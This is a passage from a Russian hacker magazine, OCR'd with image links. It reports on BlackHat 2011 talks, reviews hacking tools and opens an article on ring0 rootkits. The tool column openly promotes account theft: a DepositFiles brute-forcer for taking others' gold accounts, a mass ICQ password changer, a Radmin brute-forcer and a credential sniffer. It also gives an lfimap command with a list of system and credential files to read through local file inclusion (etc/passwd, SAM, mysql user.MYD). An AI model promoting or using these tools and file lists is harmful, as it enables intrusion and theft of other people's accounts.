


Пример грамотной презентации от Symantec, слайд #1

Здесь же исследователь решил пойти путем реверс-инжиниринга драйверов. Преимущество атак на драйвера, помимо всего прочего, заключается в том, что они никак не защищены. Нет защиты кучи, нет ASLR, нет NX-бита (за исключением чипсета Infineon XMM6180, используемого в IPhone 4). В общем, после тщательного реверсинга докладчик нашел немало багов в прошивках Qualcomm и Infineon, продемонстрировав удаленные атаки на iPhone и HTC Dream. Во время доклада, как это зачастую и бывает, атака не сработала, но позже в кулуарах желающие смогли убедиться в ее реальности.
А главное заключается в том, что если запустить такую ложную базовую станцию в месте массового скопления людей и посылать пакеты с эксплойтами, то можно заполучить доступ к немалому количеству мобильных устройств. Ну или перепрошить их так, что они превратятся в кирпичи :).
Кстати, все доклады на блекхате сопровождаются вайтпейперами (документами, подробно описывающими то, что представлено в презентации). Зачастую презентация состоит из набора картинок и малопонятных слов (предполагается, что основную часть докладчик будет произносить вслух), так что для полного понимания сути доклада рекомендуется читать вайтпепер.

Вайлд, вайлд веб

Теперь порадую немного фанатов веба. Кто еще не слышал про модный Layer7 DOS? Тогда мы идем к вам. На седьмом уровне модели оси у нас расположены такие протоколы, как HTTP(S), SMTP, FTP. Вот про атаки на отказ в обслуживании на эти протоколы и шла речь. В 2009 году Вонг Онн Чи рассказал про атаки на отказ в обслуживании через POST-запросы, что гораздо интереснее. К слову сказать, ни Майкрософт, ни Апач вначале даже за уязвимость это не посчитали — типа это просто фишка такая. Так как же это работает? Поле «Content-Length» в HTTP-заголовке сообщает серверу, какова длина пакета. К примеру, «Content-Length = 1000». В случае, если написать, что длина пакета = 1000, а отправить только 1 байт, то сервер будет ждать остатков, держа коннект открытым и зарезервировав в памяти место. Ну естественно — ведь нужно же как-то заботиться о клиентах с медленным коннектом! Таким образом, если послать 20 000 таких запросов с рандомной длиной с различных IP-адресов, то сервер просто не сможет обслуживать новые запросы, и произойдет отказ в обслуживании. Для демонстрации этого исследователи выпустили тулзу owasp.org/index.php/OWASP_HTTP_Post_Tool. С ее помощью любой школьник сможет DDOS'ить неугодный ему сервер (привет скриптkiddи, если ты дочитал до этого момента — тебе крупно повезло). Самое интересное, что пока не придумано адекватных мер для защиты и обнаружения такого рода атак, хотя некоторые идеи были озвучены в докладе.
Переходим от нападения к защите. Еще ни одна конференция



Пример грамотной презентации от Symantec, слайд #2


BlackHat не проходила без доклада про XSS. На этот раз вызвались ребята из Trustwave. Пару слов хочу сказать о компании Trustwave и их исследовательском подразделении Spider Labs. Вообще эти парни выступают практически на каждой конференции, но, к сожалению, я ни разу не видел от них ничего стоящего. Либо баяны, либо попытка рассказать о совершенно новой области, но ограниченная только теоретическими описаниями возможных угроз. Тем не менее, сами люди по общению классные. Вот и на этот раз, чего только стоил доклад с громким названием «Hacking the Fast Lane: security issues with 802.11p, DSRC and wave» где предполагалось показать различные атаки на новые протоколы. В итоге все вылилось в описание теоретических основ всех упомянутых сокращений и одного слайда о том, что там могут быть те же атаки, что и в других протоколах: всем бояться. Что касается веб-темы, то ребята из Trustwave в докладе «XSS: Street Fight» по сути описали сборник довольно известных методик по защите от XSS-атак на примере того, как это работает в Mod Security (автор доклада является одним из разработчиков данного творения). В прошлом году уже был доклад «Our favorite XSS filters and how to bypass them» — видимо, ребята решили рассказать, как же можно защититься от всего этого, и какие методы защиты реализованы в Mod Security.

Бизнес-приложения – новый тренд

Про один тренд — мобильные ОС и девайсы — ты уже понял. Пора ознакомиться с еще одним. Это критичные бизнес-приложения уровня Enterprise, которые являются ядром практически каждой компании. Бизнес-приложения делятся на три типа:
• малого размера (MS Office и подобное);
• среднего размера (CRM, интернет-магазины, управление человеческими ресурсами, групповая работа и так далее);
• enterprise размера (ERP, BPM, PLM и прочее).
Вот об enterprise-уровне речь и пойдет. Одним из примеров ERP-системы (Enterprise Resource Planning – Система управления ресурсами предприятия) является SAP. Это наиболее крупный поставщик данных решений во всем мире. Что касается России, то у нас есть своя ERP- 1С:Предприятие. Только если 1С используется в малом и среднем бизнесе, то SAP используют компании, где в системе работают сотни или даже тысячи клиентов. В эту область до недавнего времени исследователи практически не лезли. Все началось приблизительно в 2006 году, когда был представлен один из первых докладов по техническим вопросам безопасности SAP. В 2007 году



Дино Дай Зови, фото с предыдущего BlackHat




Стена славы



Кто бы мог подумать, что это один из авторов Metasploit — egyp7

Мариано Нунез (тогда еще сотрудник компании Cybsec) рассказал на конференции BlackHat про атаки на протокол RFC, используемые в SAP. С тех пор я также начал заниматься этой темой и с 2009 года выступаю на конференциях именно по ней. К слову сказать, если в 2007-2008 году про безопасность SAP было всего пара докладов в год, то в 2010 их было аж двенадцать! В 2011 году, уверяю, будет не меньше. Собственно, и на этот раз Мариано представил новый доклад о том, как ломать web-интерфейсы SAP-систем через интернет. Самое обидное, что это была моя тема, и я даже посылал запрос с ней на одну из прошлых конференций BlackHat, но мне тогда отказали. Видимо, сейчас организаторам эта тема показалась актуальной. Тем не менее, сам доклад Мариано на меня впечатления не произвел, так как все это и даже больше я бы мог рассказать сам (да, я просто завидую). Самая грандиозная атака, представленная на его слайдах, заключалась в том, что можно обойти SSO-аутентификацию, добавив секретный заголовок в HTTP-запрос. Но главное даже не в том, насколько она опасна и проста, а в том, что данная бага известна в узких кругах с 2006 года! Да и на официальном сайте SAP в разделе настроек SSO упоминается вскользь об этой проблеме, так что Мариано просто громко заявил о том, что было известно и ранее. Что ж — тоже неплохо, ведь пока еще мало кто понимает, что ERP-системы содержат массу уязвимостей.
Теперь перейдем к моему докладу, в котором я осветил вопрос безопасности ERP-систем, показав, как можно найти их в интернете при помощи google-хакинга; как атаковать юзеров через уязвимости в ActiceX-компонентах клиентского софта; а также как при помощи уязвимостей не просто получить шелл на сервере, а незаметно подменить банковский счет клиента компании на свой, а потом, получив перевод, поменять все обратно, скрыв следы.
Вообще в бизнес-приложениях присутствует масса различных уязвимостей, но наиболее интересные – это архитектурные. Их прелесть заключается в том, что закрыть такую багу – непросто и небыстро, а обновить установленную систему — еще дольше, так как это может потребовать столько времени, что в течение этого периода



И такое бывает

бизнес компании будет попросту остановлен. Хороший пример такой баги, который мы нашли во время анализа безопасности одного бизнес-приложения, — обход аутентификации в СУБД OpenEdge. Бага заключается в том, что когда пользователь вводит имя и пароль в клиентское приложение, они теоретически должны отправляться на сервер (причем в виде хэша) и сравниваться там со значением, которое лежит в базе. Но не тут-то было! На сервер отправляется запрос о попытке аутентификации, а от сервера приходит хэш пароля, который на клиенте сравнивается с введенным. В общем, более эпического провала я не видел. Вначале даже сложно было поверить в это. И это только один из примеров архитектурных уязвимостей в бизнес-приложениях, другие ты можешь почитать в моем докладе. Там же ищи информацию о том, как проводить пентест бизнес-приложений, и в чем заключаются его особенности. Про бизнес-приложения также рассказал Крис Гейтс, с которым мы в прошлом году писали модули для Metasploit для атак на СУБД Oracle. На этот раз он тоже ушел в сторону нового тренда и дополнил свой движок атаками на различные оракловые веб-приложения — такие как Oracle Application Server и Oracle Fusion Middleware, что является основой для построения всех бизнес-приложений типа Oracle E-business Suite.

Заключение

В общем, тема бизнес-приложений сейчас активно развивается, так что если ты заинтересован в любых исследованиях в данной области (будь то взлом или аналитика), то пиши письма на Research@dsecrg.com, и, возможно, ты станешь следующим, кто поедет на Blackhat :).

5 лучших докладов BlackHat 2011

За пределами AutoRun: эксплуатация софтверных уязвимостей с помощью внешних накопителей

Разного рода малварь вот уже многие годы использует функциональность автозапуска Windows, приспособив в качестве одного из каналов распространения внешние накопители (и прежде всего флешки). Да, эту фичу всегда было легко отключить, но тому же самому Stuxnet это не помешало идти по миру через USB-драйвы, опираясь на неизвестную ранее уязвимость Windows. В этом докладе Джон Лаример представил несколько новых техник, которые может использовать малварь для автоматического выполнения зловредной загрузки с USB-накопителей и при этом вообще не зависеть от системы AutoRun винды. Где тут секрет? Существует большое количество кода, который выполняется между USB-драйверами и десктопными программами, которые, к примеру, рендерят иконки и превьюшки для документов. Это открывает security-исследователям большое количество целей для эксплуатирования. Причем поскольку обычные пейлоады (вроде открытия шелла) здесь не всегда полезны, в докладе предложено несколько альтернативных нагрузок, которые немедленно предоставляют хакерам доступ к системе. Проблема касается не только Windows, что продемонстрировал ресерчер, когда сумел разблокировать экран Linux, вставив USB-флешку в ноутбук.

Практические атаки на сотовые сети GPRS/EDGE/UMTS/HSPA

Еще несколько лет назад мало кто представлял, что для атаки на сотовую сеть можно будет использовать открытое доступное оборудование, стоимость которого не превышает $10 000. Дэвид Перес и Жозе Пико в своем докладе решили на практике продемонстрировать, насколько просто сейчас установить фейковую базовую станцию (Rogue BTS), заставить телефон жертвы к ней подключиться и благодаря этому получить полный контроль над его общением через сотовый телефон. В основе атаки лежат две особенности сотовых сетей. Первая заключается в полном отсутствии взаимной авторизации в GPRS и EDGE (2G) сетях, что приводит к тому, что GPRS- и EDGE-устройства тотально уязвимы к такому виду атак. Смысл второй кроется в общем механизме работы, который реализован в телефонах, предназначенных для работы в UMTS- и HSPA (3G)-сетях. В случае недостаточного сигнала они принудительно подключаются к сетям GPRS/EDGE, что позволяет использовать атаку не только на 2G-, но и на 3G-девайсы.

Смартфон, подключенный по USB? Эксплуатируем это!

Подключение через The Universal Serial Bus (USB) окончательно стало стандартом де-факто как для зарядки смартфона, так и для обмена данными между ним и компьютером. Это в том числе касается iPhone, BlackBerry, устройств на Android и т.п. В таких девайсах используется мощное программируемое USB-железо, позволяющее реализовать альтернативные варианты «общения» с компьютером. Добавляем сюда практически полное отсутствие защитных механизмов как со стороны компьютера, так и со стороны мобильного устройства — и получаем целый ряд совершенно новых атак. Например, можно запрограммировать USB-железо смартфона так, чтобы при подключении к компьютеру он определялся как Human Interface Device (HID), то есть фактически мышь и клавиатура. Дальше ничего не стоит отправить системе последовательность нажатий клавиш и движений мышью, выполняя любые действия. Авторы доклада, Анжелос Ставроу и Чжаоху Уонг, показали также, как перевести смартфон в режим работы USB-хоста и получать контроль над другими мобильными девайсами, подключая их с помощью хитро собранного data-кабеля.

Деанонимизация LiveCD ОС

Традиционные методики криминалистики обычно основываются на исследовании образа жесткого диска. Специалист может провести целый ряд экспертиз, в том числе общее исследование файлов, восстановление удаленных документов, построение временных диаграмм доступа к разным компонентам и т.д. Но если злоумышленник использует для работы LiveCD (мотай на ус!), то привычная модель проведения экспертизы летит в тартарары. Такие ОС полностью загружаются в оперативную память и никак не взаимодействуют с локальным диском. Это сводит на нет возможность проведения обычного исследования файловой системы. Как быть? Автор доклада, Эндрю Кэйз, поделился рядом техник для полного извлечения из памяти структуры файловой системы LiveCD, а также частичного восстановления ранее удаленного ее содержимого. Помимо этого докладчик представил методику, применяемую сейчас для анализа памяти приложения Tor, которое используется во многих LiveCD-дистрибутивах для анонимизации работы в Сети и шифрования всего проходящего трафика.

Эксплуатация Mac'а на кухне

Кто-то еще хочет сказать, что Mac — это исключительно безопасная система, для которой нет ни троев, ни эксплоитов? Чепуха! Парни Дино Дай Зови и Винченцо Иоццо решили прямо на Black Hat'е провести кулинарное шоу и приготовить несколько сплоитов для Mac. Шеф-повар показал все стадии работы над блюдом, начиная с поиска и выбора правильных ингредиентов (уязвимостей) и заканчивая разными способами их приготовления (техниками эксплуатации), которые каждый может использовать на своей собственной кухне. Продемонстрированные рецепты включают сплоиты как для локального поднятия привилегий, так и для удаленного выполнения произвольного кода через браузер. В качестве жертвы была выбрана последняя версия Mac OS X — Snow Leopard, а основным инструментом для приготовления сплоита стала IDA Pro.




Mar (icq 884888, snipper.ru)



Программы для хакеров

X-TOOLS

Программа: Lamescan 3
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: redsh



Radmin будет наказан!

Почти год назад я уже описывал в нашей рубрике замечательный брут для Radmin под названием Lamescan. Настало время представить новую версию этой рульной программы. Итак, Lamescan 3 — это тулза для восстановления забытых паролей к серверам Radmin 2.x и логинов/паролей к серверам Radmin 3.x. Возможности и особенности проги:

- Многопоточность;
- брут серверов Radmin 2.x и 3.x по словарю;
- специальный многопоточный сканер портов с пинговкой и поддержкой диапазонов любого размера, а также группировкой хостов по результатам сканирования;
- возможность сохранения/загрузки состояния сканирования;
- экспорт сбрученных хостов в CSV или HTML;
- запуск viewer'а для сбрученных хостов прямо из программы (логин/пароль вводится автоматически);
- поддержка SOCKS для TCP-соединений;
- подробнейший хелп с описанием протокола авторизации Radmin;
- открытый исходный код;
- автоматическая проверка обновлений.

В качестве бонуса на нашем диске ты сможешь найти и прогу IpGeoBase от мембера Античата HIMIKAT'а. Данная вещь предназначена для генерации диапазонов адресов для брута по конкретным округам, регионам и городам.

Программа: Extra ICQ Password Changer mass
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Zdez Bil Ya




Меняем пароли ICQ

На очереди в нашем сегодняшнем обзоре известнейшая в асечных кругах прога для массовой смены паролей на уинах. Пароль меняется, даже если в нем присутствуют спецсимволы или кириллические символы. Для начала работы с тулзой необходимо выбрать файл со списком вида «номер;пароль», затем выбрать пароль для замены (фиксированный или случайный, также можно выбрать символы, из которых будет формироваться случайный пароль). Далее ставим паузу между сменой пароля (0, если используются прокси) и опционально выбираем файл с проксями.
При нажатии кнопки «Старт» создается файл «newpass_дата_время.txt», в который будут помещаться данные в формате «номер;новый_пароль;старый_пароль». Следует учесть, что возможен случай, когда запрос на изменение пароля выслан, а ответ не получен — программа выдаст «Request failed. Check the old and new password2». В таком случае может пригодиться старый сохраненный пароль.
Автор пассченджера с удовольствием ответит на все твои вопросы тут: avtuh.ru/2010/04/26/extra-icq-password-changer-mass.html.

Программа: 0x4553-Intercepter
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: ares

На очереди знаменитый снифер 0x4553-Intercepter от русского разработчика ares'a. Данная прога представляет из себя целый хакерский комбайн и умеет следующее:



Снифаем правильно

- Перехватывать пароли ICQ/IRC/AIM/FTP/POP3/SMTP/LDAP/BNC/SOCKS/HTTP/WWW/NNTP/CVS/TELNET/MRA/DC++/VNC/MYSQL/ORACLE
- перехватывать сообщения ICQ/AIM/JABBER/YAHOO/MSN/GADU-GADU/IRC/MRA
- менять MAC-адреса сетевых карт;
- просматривать трафик в сыром виде, с возможностью фильтрации;
- перехватывать данные на неопределенных портах с помощью специального eXtreme-режима;
- сохранять пакеты в файл pcap-формата и проводить оффлайн-анализ дампов;
- удаленно анализировать трафик через RPCAP демона;
- работать со встроенным ARP poison;
- перехватывать и сохранять в eml-формате сообщения POP3 и SMTP;
- сканировать ARP и DHCP (также в прогу включен и невидимый DHCP сервер).

Описывать работу всех функций снифера в данной рубрике бессмысленно, поэтому советую заглянуть на его официальный сайт intercepter.nerf.ru и внимательно изучить любезно предоставленные автором видеотуториалы к проге.

Программа: UnShortURL
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: avtuh


Известно, что короткие ссылки, генерируемые специальными сервисами для укорачивания ссылок, могут скрывать за собой не вполне безопасный контент. Эта программа поможет тебе увидеть, куда ведут потенциально опасные ссылки.
Прога следит за буфером обмена и, если находит в нем короткую сгенерированную ссылку, ищет, куда идет перенаправление по ней. Результат выдается в виде всплывающего сообщения.
После запуска UnShortURL отображается

в трее в виде зеленого флажка. Меню для управления вызывается левой кнопкой мыши. Из меню можно отключить или включить мониторинг буфера. Меню «Link» позволяет добавить/удалить сервисы коротких ссылок.
По дефолту поддерживаются следующие популярные сервисы:

```
ad.vu, adjix.com, alturl.com,
b23.ru, bit.ly, budurl.com,
clck.ru, cli.gs, fly2.ws, goo.gl,
idek.net, is.gd, moourl.com,
murl.kz, nn.nf, nsfw.in, ow.ly,
pnt.me, shorl.com, sn.im,
snipurl.com, tiny.cc, tinyurl.com,
tr.im, u.nu, url.ie, w3t.org,
www.x.se, yep.it, yourls.org
```

Клик по всплывающему сообщению приведет к открытию конечной ссылки (туда, куда перенаправляет короткая). Программа поддерживает многократные перенаправления по коротким ссылкам.
За поддержкой и ответами на вопросы обращайся на официальную страницу программы: avtuh.ru/2010/06/30/unshorturl.html.

Программа: DepositFiles Brute
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Человек




Брут аккаунтов depositfiles.com

Очень часто, когда возникает необходимость быстро и безболезненно скачать что-либо с известного файлообменника depositfiles.com, тебе приходится просматривать десятки навязчивых баннеров и ждать какое-то время перед появлением ссылки на скачивание. При этом скачивание в бесплатном режиме проходит на крайне невысокой скорости. Именно в таких случаях тебе пригодится утилита DepositFiles Brute.
Особенности брутфорса стандартны для программ такого рода:

- Брут по списку логин:пароль;
- многопоточность;
- работа без прокси;
- простота в использовании;
- высокая скорость.

С помощью данной программы ты легко сможешь заполучить необходимое количество голд-аккаунтов для удобного скачивания файлов.

Программа: lfimap
ОС: *nix/win
Автор: Augusto Pereyra



Раскручиваем инклуды

Lfimap — это крайне полезная тулза для автоматизации действий, направленных не на нахождение уязвимости, а уже на извлечение пользы с сайта, уязвимого к LFI (local file include).
Особенности и функционал проги:

- Кроссплатформенность (написана на Питоне);
- автоматическое определение ОС (windows, linux);
- автоматическое обнаружение корня файловой системы;
- поиск дефолтных файлов для серверов на базе linux и windows;
- поиск паролей в файлах конфигурации;
- поддержка basic-аутентификации (параметры «--user» и «--passw»);
- подстановка null-байта для обхода контролирующих механизмов (параметр «--null»);
- формирование отчета о работе (параметр «--output»);
- поддержка proxy (параметр «--proxy»).

Запускается скрипт следующим образом:

```
python lfimap.py -t http://www.test.
com/ss.php?page=[LFI]
```


При запуске без параметров ты сможешь увидеть небольшой хелп по скрипту.
Пример дефолтных файлов разных ОС, которые будет искать прога:

```
Linux
var/log/httpd/access_log
proc/self/environ
proc/version
var/log/apache2/access.log
var/log/httpd-access.log
usr/localetc/apache22/httpd.conf
etc/apache2/apache2.conf
etc/httpd/conf/httpd.conf
var/log/mysqld.log
etc/mysql/my.cnf
var/lib/mysql/mysql/user.MYD
etc/inittab
etc/sysctl.conf
etc/passwd
etc/ts.conf
etc/clamav/clamd.conf
etc/clamav/freshclam.conf
etc/ca-certificates.conf

Windows
boot.ini
AppServ/MySQL/data/mysql/user.MYD
WINDOWS/system32/driversetc/hosts
WINDOWS/repair/SAM
```

Как видишь, lfimap — это очень хорошее средство для автоматизации обычных рутинных действий с инклудами.

Программа:ICQ Password Recalling
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Karas



Восстанавливаем пароль от Аси

В заключение спешу представить твоему вниманию еще одну полезную асечную прогу — ICQ Password Recalling.
Наверняка ты когда-либо забывал пароль от ICQ, сохраненный в клиенте (QIP, Jimm, официальная ICQ и так далее), долго медитировал и пытался его вспомнить. Конечно, можно воспользоваться системой ретрива для установки нового пароля или же использовать различные программы для расшифровки хешей, сохраненных в клиентах. Но первый способ неудобен и длителен, а второй — не всегда срабатывает, поэтому проще всего воспользоваться данной программой, которая имитирует сервер авторизации, ждет подключения, кушает UIN и пароль, а затем сообщает его тебе.
Схема работы с прогой достаточно проста:
1. Запускаем ICQ клиент с сохраненным в нем паролем.
2. Указываем свой IP в качестве сервера авторизации (можно указать 127.0.0.1).
3. Пробуем подключиться.
4. Видим свой пароль (если в клиенте отмечена галка «Безопасный вход», тулза не сможет тебе помочь).
5. Меняем сервер подключения в клиенте обратно на login.icq.com.
Автор с удовольствием ответит на твои вопросы и предложения в топике forum.asechka.ru/showthread.php?t=109235.

Александр Эккерт (stannic.man@gmail.com)



ДЬЯВОЛЬСКИЕ РУТКИТЫ

Александр Эккерт рассказывает о ring0-руткитах

Тема руткитов всегда актуальна. Тем более, если речь идет о новом типе руткитов - использующих технологию возвратно-ориентированного программирования. Вводную статью по этой теме мы представляли на твой суд в прошлом номере][, сегодня же мы постараемся развить ее в более практическом направлении. Хотя, конечно, исходников не жди - все реальные наработки по этой теме сейчас находятся в глубоком привате.

На сегодняшний день использование драйверов для взаимодействия с «нутром» системы (особенно для систем безопасности Windows) — устоявшаяся практика. Многие программы используют их как окно для доступа в нулевое кольцо. Впрочем, тут стоит отметить один очевидный факт: кроме основных функций подобные драйверы оснащены также механизмами взаимодействия, предназначенными для обмена данными между драйвером и программными компонентами, работающими в пользовательском режиме. Заметь, код, работающий на высоком уровне привилегий, получает данные от кода, работающего на уровне привилегий более низком. Это значит, что на плечи разработчика ложится непростая задача – обеспечить проверку таких данных, потому что если пустить этот процесс на самотек, то в лучшем случае будут грабли со стабильным функционированием такого драйвера, в худшем – можно поставить под угрозу всю ОС.

Уязвимости в ядре? Их есть у меня!

Уязвимостей в ядре Windows не так много, но время от времени они появляются: иногда в виде призрачных намеков, иногда – в виде убедительных отверстий толщиной с главный калибр линкора «Миссури». Вспомним, например, 2008 год, когда впервые поя-

```
C:\x64\ioctlfuzzer64.exe
'\Device\MPS' (0xfffffa800242d270) [\SystemRoot\System32\drivers\mpsdrv.sys]
IOCTL Code: 0x7d008004,  Method: METHOD_BUFFERED
    InBuff: 0x0000000000000000,  InSize: 0x00000000
   OutBuff: 0x0000000000384130,  OutSize: 0x00000fd8

'C:\Windows\system32\svchost.exe' (PID: 1056)
'\Device\MPS' (0xfffffa800242d270) [\SystemRoot\System32\drivers\mpsdrv.sys]
IOCTL Code: 0x7d008004,  Method: METHOD_BUFFERED
    InBuff: 0x0000000000000000,  InSize: 0x00000000
   OutBuff: 0x00000000003a93c0,  OutSize: 0x00000fd8

'C:\Windows\system32\svchost.exe' (PID: 1056)
'\Device\MPS' (0xfffffa800242d270) [\SystemRoot\System32\drivers\mpsdrv.sys]
IOCTL Code: 0x7d008004,  Method: METHOD_BUFFERED
    InBuff: 0x0000000000000000,  InSize: 0x00000000
   OutBuff: 0x0000000000384130,  OutSize: 0x00000fd8

'C:\Windows\system32\svchost.exe' (PID: 972)
'\Device\NetBT_Tcpip_{7EF2B47A-884E-4D31-A7C3-56A649747B23}' (0xfffffa800114d7b0
) [\SystemRoot\System32\DRIVERS\netbt.sys]
IOCTL Code: 0x00210096,  Method: METHOD_OUT_DIRECT
    InBuff: 0x0000000001aa16f0,  InSize: 0x00000018
   OutBuff: 0x0000000001aa1708,  OutSize: 0x00000488
```

IOCTL Fuzzer в действии

вилась информация об уязвимости MS08-025, эксплуатация которой позволяла выполнить произвольный код в режиме ядра и достичь благодаря этому локального повышения привилегий на операционных системах Windows XP и Windows Server 2003. Это далеко не первая уязвимость, которая была обнаружена в win32k.sys, и я абсолютно уверен, что и не последняя. Такая ситуация сложилась в первую очередь из-за того, что изначально графическая подсистема работала в режиме пользователя (по Windows NT 4.0 включительно), но позже, чтобы сократить количество ресурсоемких операций по переключению потока в режим ядра, разработчики Windows решили перенести графическую подсистему в Ring-0. Однако, в силу достаточно большого объема кода и архитектурных особенностей, во время этого переноса не было уделено достаточно внимания вопросам безопасности, что и способствовало появлению в win32k.sys большого количества уязвимостей разной степени опасности.

Вообще подсистема win32k.sys — довольно дырявая штукенция. Например (спасибо Лозовскому за подгон инфы), недавно новая 0-day уязвимость была обнаружена в этой графической подсистеме винды. Атаке подвергся WinAPI RtlQueryRegistryValues, используемый для получения различных значений ключей реестра с помощью таблицы запросов и имеющий EntryContext в качестве буфера вывода. Для успешного обхода защиты злоумышленник должен создать поврежденный ключ реестра или управлять ключами, доступ к которым разрешен только обычным пользователям.

Детали общей мозаики

Как я говорил в начале этой статьи, для успешной реализации возвратно-ориентированного руткита нам все же понадобится r0-уязвимость, которая позволит подчинить себе поток выполнения программного кода на ядерном уровне. Точнее, нужен какой-нибудь драйвер, который содержит в себе баг с переполнением буфера, который позволит злоумышленнику овладеть стеком ядра. В основе руткита, созданного с помощью возвратно-ориентированного кодинга, будет IRP-пакет, а вернее — целый механизм, известный под общим названием «диспетчер ввода-вывода» и призванный взаимодействовать между ring3 и ring0. Существует достаточно много хорошо и не очень документированных системных механизмов, которые могут быть использованы для организации взаимодействия кода пользовательского режима с драйверами режима ядра. Самыми функциональными и наиболее часто используемыми являются те механизмы, которые представляются диспетчером ввода-вывода. В конце концов, именно они и создавались разработчиками операционной системы для подобных задач. Давай вспомним, как обычно организуется работа с диспетчером ввода-вывода со стороны драйвера и приложения.

После загрузки драйвер создает именованный объект ядра «устройство», используя функцию IoCreateDevice. Для обработки обращений к созданным устройствам драйвер ассоциирует со своим объектом набор функций-обработчиков. Эти функции вызываются диспетчером ввода-вывода при выполнении определенных операций с устройством (открытие, закрытие, чтение, запись и так далее), а также в случае некоторых системных событий (например, завершения работы системы или монтирования раздела жесткого диска). Структура, описывающая объект «драйвер», называется DRIVER_OBJECT, а эти функции – IRP-обработчиками (IRP — I/O Request Packet). Их адреса драйвер помещает в поле DRIVER_OBJECT→MajorFunction, которое является массивом указателей на IRP-обработчики и имеет следующий прототип:



```
typedef
NTSTATUS
(*PDRIVER_DISPATCH) (
__in struct _DEVICE_OBJECT *DeviceObject,
__in struct _IRP *Irp
);
```



dvd

На DVD-диске ты найдешь классный труд «Уязвимости в драйверах режима ядра для Windows» от исследователя Esagelab Дмитрия Олексюка.



links

Два интересных блога:
- j00ru.vexillium.org;
- ivanlef0u.tuxfamily.org.









